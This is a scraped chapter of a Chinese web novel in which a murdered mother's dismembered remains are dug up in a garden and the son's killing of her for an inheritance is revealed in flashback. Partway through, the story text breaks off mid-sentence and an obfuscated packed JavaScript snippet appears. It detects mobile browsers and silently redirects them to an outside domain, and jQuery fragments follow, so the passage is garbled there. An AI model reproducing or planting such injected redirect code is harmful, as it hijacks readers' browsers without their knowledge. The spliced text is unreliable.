27. 第 27 章

作品:《老板一心摆烂,这店没我得散

    “你爸在死之前就已经做好了这份继承证明,而在那个时候,阿梅还活着。”姜阮接过这份证明,明明是轻飘飘的两张纸,却觉得有点重量。


    “人啊,真是一个奇怪的生物。”姜阮轻叹一声,嗓音像是雪山上的冰泉,明明在笑,却看了让人起了一身鸡皮疙瘩。


    “明明之前有很多次机会,偏偏要等到最后没有任何退路的时候才肯说实话。”


    话音刚落,姜阮睨了宋安平一眼,微笑着问道:“你说是吧?”


    宋安平被点名,浑身一激灵,刚要回答,就被姜阮打断。


    “你这次一定要听懂我说的话哟。”随后,她再次强调,“我说的是,没有任何退路。”


    着重说了一遍之后,姜阮便冷着脸坐在刚才的位置,盯着宋安平,“所以,阿梅,到底在哪里?”


    宋安平早已经控制不住身体上的抖动,惊恐的眼神在面前每个人的脸上留过,却丝毫不敢做任何停留,只是看了一眼窗外,那黑漆漆的天空不透任何光亮,像是会吃人的黑洞。


    见他仍然不肯说,姜阮也不再等下去,直接站起身就要离开,只是在即将走到门口的时候,突然回头,看了一眼宋安平,嘴角扬起一抹笑容。


    “姜阮,我们这就要走了?”李九见姜阮并没有停下来的打算,语气有点着急,他还等着听到最后的真相呢,这还什么都不知道呢,怎么就要走了?


    相较于李九的八卦,一旁的宋泽倒是和等待猎物死亡的猛兽一般,抬起脚就要冲向宋安平。


    “啧。”简短的声线响起,宋泽硬生生停下了脚步,面目狰狞地看着近在咫尺的宋安平,要不是姜阮拦着,他早就亲自动手“问出”阿梅的下落了。


    “我已经知道阿梅在哪里了,还待在这里干什么?难道你们不困吗?”姜阮早就想快点干完早一点回去睡觉了,这几天她打的架比起往常可多了不少,身上到现在还酸疼呢。


    不知道这一次能不能让林舒煜多给自己涨点工资,毕竟她的身体垮了,可就没有人这么鞠躬尽瘁了。


    一边想着等回去怎么和林舒煜开口,一边迈着步子朝楼下走去。


    李九不明所以地乖乖跟在身后,明明来的时候姜阮还和他一样,并不知道那个叫阿梅的在哪里,怎么只说了这么几句话,就已经知道答案了。


    几人来到一楼,姜阮看了一眼进门的方向,外面依旧静悄悄的,看起来一切都风平浪静。但只有她清楚,往往这种过于安静也不一定是什么好事。


    随后她便转身朝着花园的门走去,不带任何犹豫。


    “这里会有人?”李九是第一次来这里,也是第一次看到新鲜的,还长在土里的花。


    一眼就能看全的花园,怎么可能会藏着一个人呢?


    还不等他把心里的遗憾问出来,手里就已经多了一个硬邦邦的东西。“这……是什么意思?”李九望着手中的东西愣神,来的时候也没说会让他干这种事啊。


    “你连这个都不知道?怎么长这么大的。”姜阮眼底的嫌弃都快漫出来了。


    “我当然是吃饭长大的,况且我吃饭的时候也没人和我说长大之后要挖地啊。”李九压低声音向姜阮咆哮,手里的锄头又重又长,前端的铁片上还带着某种看不出来是啥的黑色团状物。


    姜阮懒得和他争论这种小孩子过家家的问题,直接伸手指着一块空地,说道:“挖。”


    一拳打在棉花上的感觉真不好受。


    李九心里又多骂了一句,但还是认命地走到那个位置,撸起袖子,把锄头举得高高的,一下接着一下地朝脚下的土地砸去,仿佛要把刚才受过的气全都撒到这上面。


    姜阮看他挖了一会儿,觉得没意思,转身朝身后一直不敢出来的宋安平面前走去。


    在距离他还有五步的位置停下,“看人挖地这么上瘾?眼球都快瞪出来了。”


    听到眼球,一直缺这个东西的宋泽突然歪着头朝他看过来,这意思再明显不过了。


    “啊!别!”吓得宋安平直接捂住眼睛,哭喊着蹲下身子,把头埋进膝盖,说什么都不肯露出来。


    “既然这么害怕,那就告诉我阿梅的具体位置。”姜阮收起原先一副悠闲的模样,冷着脸看着他,眼底泛着冷兵器的寒光。


    闻言,宋安平呜呜害怕求放过的声音戛然而止,似乎正在认真思考刚才姜阮的问题。


    片刻之后,他抬起头,颤颤巍巍地伸手,指着距离李九挖地的位置大概一米的地方,声音如同细蚊,“就在那儿。”“我靠,你怎么不早说!”已经挖了不少的李九一直都竖着耳朵听他们这边的谈话,听到挖错地方的时候差点没跳起来。


    但对于他的抱怨,并没有人搭理,他也只好悻悻地从坑里出来,到新的指定地点继续挖。


    没有虫鸣,没有风吹,只有李九手中的锄头和泥土之间摩擦的沙沙声,周围什么都没有,万分安静。


    大概过了十几分钟,李九那边的声音停止,取而代之的是塑料的哗啦声。


    “好像……挖到了。”


    李九扔了手中的锄头,略带焦急地从那个地方离开,眨巴着眼睛望着姜阮,表情说不上是高兴。


    等姜阮走上前,看到坑里的东西,眸底震惊,但同时一股愤怒的火气也从心底里冒出来。被埋住的并不是一个阿梅,而是好几个阿梅。


    之间塑料袋里露出来的是一个人的手掌和胳膊,早已经被拆卸掉胡乱摆放着,而这种塑料袋足足有十几个。


    有的袋子不知被什么腐蚀露出里面的东西,是一摊冒着臭水的腐烂物,隐约能辨认出是内脏。


    姜阮还没想好怎么和宋泽说,对方早已经冲了过来,看到地上的东西,一时间竟像被钉子钉在地上一般,没有任何动作。


    姜阮都怀疑下一秒他会不会突然暴走黑化,与此同时,她的右手也早已经摸上后腰的那条链鞭,左手缓缓挡在李九面前,两人缓步后退,直至退回到房间里面。


    李九咽了咽口水,双手扒在


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16224072|181661||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''姜阮的左胳膊上,做好随时跑路的准备,还好他在来的时候已经默默记下了打印店的位置,一会儿肯定能准确无误地找到地方。


    姜阮自然不知道身后的李九早已经自己想好了逃跑路线,她的眼睛还紧紧地盯着面前的宋泽,判断着他下一步的动作。


    “我,我已经说了位置了,你们也找到想要的了,是不是可以放了我!”宋安平突然像疯了一样,突然站起来,瞪大眼睛,癫狂地跑到姜阮面前,像是被判处死刑又被延期执行的死刑犯,渴望从别人那里得到生的希望。还不等姜阮说话,刚才还在沉默的宋泽突然爆冲到宋安平身后,伸出手紧紧抓着他的头发,几乎是一瞬间,就将他拖拽到刚才的坑前。


    打开的塑料袋里那冷白的手上唯独那枚戒指泛着亮光。


    -


    三十年前,人们都在为了生存争先恐后争夺工作机会,但因为生存法则的要求,很多人没坚持几天,导致那段时间世界人口骤减。


    自己活下去都成了问题,更没有人会选择在这个时候生孩子。


    但宋家却在这个时候迎来了新生命。


    将梅婷得知自己怀孕的时候,万分欣喜,第一时间就把这个消息告诉了刚回家的丈夫。


    宋泽却并没有感到丝毫的开心,夜晚,他小心翼翼地告诉将梅婷,这个孩子留不得,为此他们两人有了结婚之后的第一次争吵。


    可宋泽到底还是心疼将梅婷,不愿看到她伤心,最终还是同意留下这个孩子。


    因为怀孕的原因,将梅婷不得已停止了之前的工作,从家里翻出了陈旧的月季花种子,抱着死马当活马医的心,将种子撒在院子里。


    也不知是不是上天的眷顾,这片月季花田倒也给了蒋婷梅一份新的工作。


    之后孩子在这对夫妻的祝福下出生,取名为宋安平。


    家里新添了人,宋泽每天只能更努力地工作,只为给妻儿一个更好的生活,但也因此身体上落下了病根,在宋安平十岁的时候撒手人寰。


    不过在他提前预料到身体上的不适之后,就已经把妻子和孩子的后路想到了,提前做好了遗产分割与证明。


    只可惜,宋安平没了父亲的管束,随着年龄的增长更是嚣张叛逆,无数次地顶撞阿梅,抱怨为什么家里会过得这样贫苦。


    阿梅每次也不会说什么,只会在夜深人静的时候,摩挲宋泽的照片,忏悔自己没能让他满意。


    这样的日子她原以为会在宋安平长大之后有所转变,直到有一天,宋安平从外面领回来一个女人,并提出和她结婚。


    在那之后,阿梅更是成了这个家里的保姆。


    后来女人翻到了宋泽留下的遗产分割证明,与宋安平商量想要得到这全部的遗产,利益之下,他们等不到阿梅的自然老去。但他们没想到宋泽死后居然化成了执念,满心都是那个曾经的阿梅。


    “我的阿梅最怕冷了。”宋泽苍老的手缓缓握住那个早已冰凉腐败的手,小心翼翼地举到脸颊轻声呢喃。